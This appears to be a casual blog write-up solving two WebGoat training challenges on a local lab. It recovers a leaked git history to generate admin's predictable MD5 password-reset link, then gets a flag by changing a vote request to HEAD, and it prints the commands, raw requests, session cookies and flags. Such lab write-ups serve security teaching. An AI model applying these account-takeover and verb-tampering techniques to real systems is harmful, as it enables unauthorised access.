

Try to reset the password for admin.

Forgot Password?

You can reset your password here.

(c) 2017 WebGoat Cloud Platform

take a look at what I found in the pages code:




```
<!--
** Revision history (automatically added by: /challenge/7/.git/hooks)
2e29cacb85ce5066b8d011bb9769b666812b2fd9 Updated copyright to 2017
ac937c7aab89e042ca32efeb00d4ca08a95b50d6 Removed hardcoded key
f94008f801fceb8833a30fe56a8b26976347edcf First version of WebGoat Cloud website
-->
```

There's no easy way to find this, you just gotta dig thru code unfortunately

And this is where things get a bit wonky, because all we got when we downloaded webgoat was the .jar file. Though they do release the source code, oddly enough it's not a git repository itself, it's just code, though there are git repos scattered around it, you just gotta dig around for them.

Start by downloading the source code, found in the same place you got the .jar file (I used the zip file):



v8.0.0.M25


webgoat-github released this on May 3

New release

Assets 4

webgoat-server-8.0.0.M25.jar	78.8 MB
webwolf-8.0.0.M25.jar	41.8 MB
Source code (zip)	
Source code (tar.gz)	

Now just unpack it by right clicking it and selecting "extract here", after that we start digging. For this I recommend using tree with the -a option to show all files:




```
── challenge
   ├── pom.xml
   └── src
       ├── main
       │   ├── java
       │   │   └── org
       │   │       └── owasp
       │   │           └── webgoat
       │   │               └── plugin
       │   │                   ├── challenge1
       │   │                   │   ├── Assignment1.java
       │   │                   │   └── Challenge1.java
       │   │                   ├── challenge5
       │   │                   │   └── challenge6
       │   │                   │       ├── Assignment5.java
       │   │                   │       └── Challenge5.java
       │   │                   ├── challenge6
       │   │                   │   ├── Assignment6.java
       │   │                   │   └── Challenge6.java
       │   │                   ├── challenge7
       │   │                   │   ├── Assignment7.java
       │   │                   │   ├── Challenge7.java
       │   │                   │   ├── MD5.java
       │   │                   │   └── PasswordResetLink.java
       │   │                   ├── challenge8
       │   │                   │   ├── Assignment8.java
       │   │                   │   └── Challenge8.java
       │   │                   ├── ChallengeIntro.java
       │   │                   ├── Email.java
       │   │                   ├── Flag.java
       │   │                   └── SolutionConstants.java
       │   └── resources
       │       ├── challenge7
       │       │   └── git.zip
```


The only downside is that we do still have to actually navigate to it, but hey, at least we found something interesting, Here's the full working directory:

```
/WebGoat-8.0.0.M25/webgoat-lessons/challenge/src/main/resources/challenge7
```

Alrighty so let’s unpack this thing and see what we get:




```
unzip git.zip
Archive:  git.zip
```




```
ls
git.zip
```

Well that’s awkward



```
ls -a
.  ..  .git  git.zip
```


There we go, so there’s nothing here, but we do have a working git repo, lets try to reset to that git commit ID we saw in the source:



```
git reset --hard f94008f801fceb8833a30fe56a8b26976347edcf
HEAD is now at f94008f First version of WebGoat Cloud website
root@kali:~/Documents/webgoat/WebGoat-8.0.0.M25/webgoat-lessons/challenge/src/main/resources/challenge7#
ls
 Challenge_7.adoc    git.zip        'MD5$MD5State.class'    PasswordResetLink.class
```

Okay.. great… what are we sup[posed to do with this? Well, remember that reset form on the main page? Let’s get back to it (you’re gonna need webwolf for this just a forward notice):

Start by sending that password reset email to your webwolf email:



blacksheepspicy@yes.com


(c) 2017 WebGoat Cloud Platform

a7179f89-906b-4fec-9d99-f15b796e7208

An e-mail has been send to blacksheepspicy@yes.com

You can set the domain to whatever you want, as long as the email is your username

After going to webwolf and clicking on the reset link, we get this page:




localhost:8080/WebGoat/challenge/7/reset-password/4016b6993f989b58aace4a3051c3d703

That is not the reset link for admin


Very informative webgoat thank you very cool

Okay so… yeah not much here, but take a look at that URL! Its an MD5 hash!, that git repo we found has a hash generator in it so lets put 2 and 2 together:



```
java PasswordResetLink admin
Generation password reset link for admin
Created password reset link: 375afe1104f4a487a73823c50a9292a2
```

Slap that bad boy into that reset link we got earlier to find a wholesome stock image:




localhost:8080/WebGoat/challenge/7/reset-password/375afe1104f4a487a73823c50a9292a2

Success!!


Here is your flag: **78e0e3e6-7069-4520-bd1d-d9ccf6455429**

And the flag… we need that also....

Without Account:



Don't overthink it, just change the request method to HEAD:



```
HEAD /WebGoat/challenge/8/vote/5 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=58977991858CFA00B821C47E10780742;
WEBWOLFSESSION=AE3839A9EB20935EC71819CD8E18C04F
Connection: close
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Flag: Thanks for voting, your flag is:
c18343a5-b355-45fe-962a-eba62ca81986
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Length: 0
Date: Mon, 11 Nov 2019 05:26:14 GMT
Connection: close
```

Truth be told not sure why this works, but hey we take those. Guess there was logic on the back end that missed handling HEAD requests.

Congrats on making it to the last of my webgoat writeups! This was a lot of fun to make and stream with you guys over on Twitch and keep an eye out for new youtube videos where I go into how all of this works and keep an eye on my Twitter for some fresh shitposts!